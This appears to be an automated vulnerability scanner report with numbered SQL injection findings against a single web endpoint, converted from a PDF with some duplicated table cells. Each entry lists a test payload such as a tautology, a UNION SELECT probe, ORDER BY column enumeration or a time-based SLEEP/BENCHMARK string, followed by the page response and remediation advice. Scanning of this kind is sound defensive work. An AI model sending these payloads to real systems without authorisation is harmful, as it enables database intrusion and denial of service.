Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	admin") or ("1"="1"--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUHEUgAAACAAAAACAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+
z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1220

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1221

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1222				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>&&SLEEP(5)--</td></tr></table>	Name	Value	DemoUser1#	&&SLEEP(5)--
Name	Value				
DemoUser1#	&&SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1223				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))</td></tr></table>	Name	Value	DemoUser1#	AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))
Name	Value				
DemoUser1#	AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1224

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' or ''</td></tr></table>	Name	Value	DemoUser1#	' or ''
Name	Value				
DemoUser1#	' or ''				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1225				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 6--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 6--
Name	Value				
DemoUser1#	ORDER BY 6--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1226

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1227				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 19--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 19--
Name	Value				
DemoUser1#	ORDER BY 19--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1228				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 22#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 22#
Name	Value				
DemoUser1#	ORDER BY 22#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	<pre>BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1229

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1230				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table> <tr> <th data-bbox="428 182 768 207">Name</th><th data-bbox="768 182 1305 207">Value</th></tr> <tr> <td data-bbox="428 207 768 243">DemoUser1#</td><td data-bbox="768 207 1305 243">ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7--</td></tr> </table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre data-bbox="446 312 1287 386"><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1Ym9zc2llPAAACaxJREFUeNqsVltsXNUV3fvcc1/B8oZHjt2HnsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	<p>Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]</p>				
Action Points	<p>You may need to remove SQL tokens from the contents of the parameter DemoUser1#</p>				
CWE-ID	<p>CWE-89</p>				
Issue Number	<p>#1231</p>				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>OR x=y--</td></tr> </table>	Name	Value	DemoUser1#	OR x=y--
Name	Value				
DemoUser1#	OR x=y--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/v0MCStnTagjnl1x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy... </pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1232	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
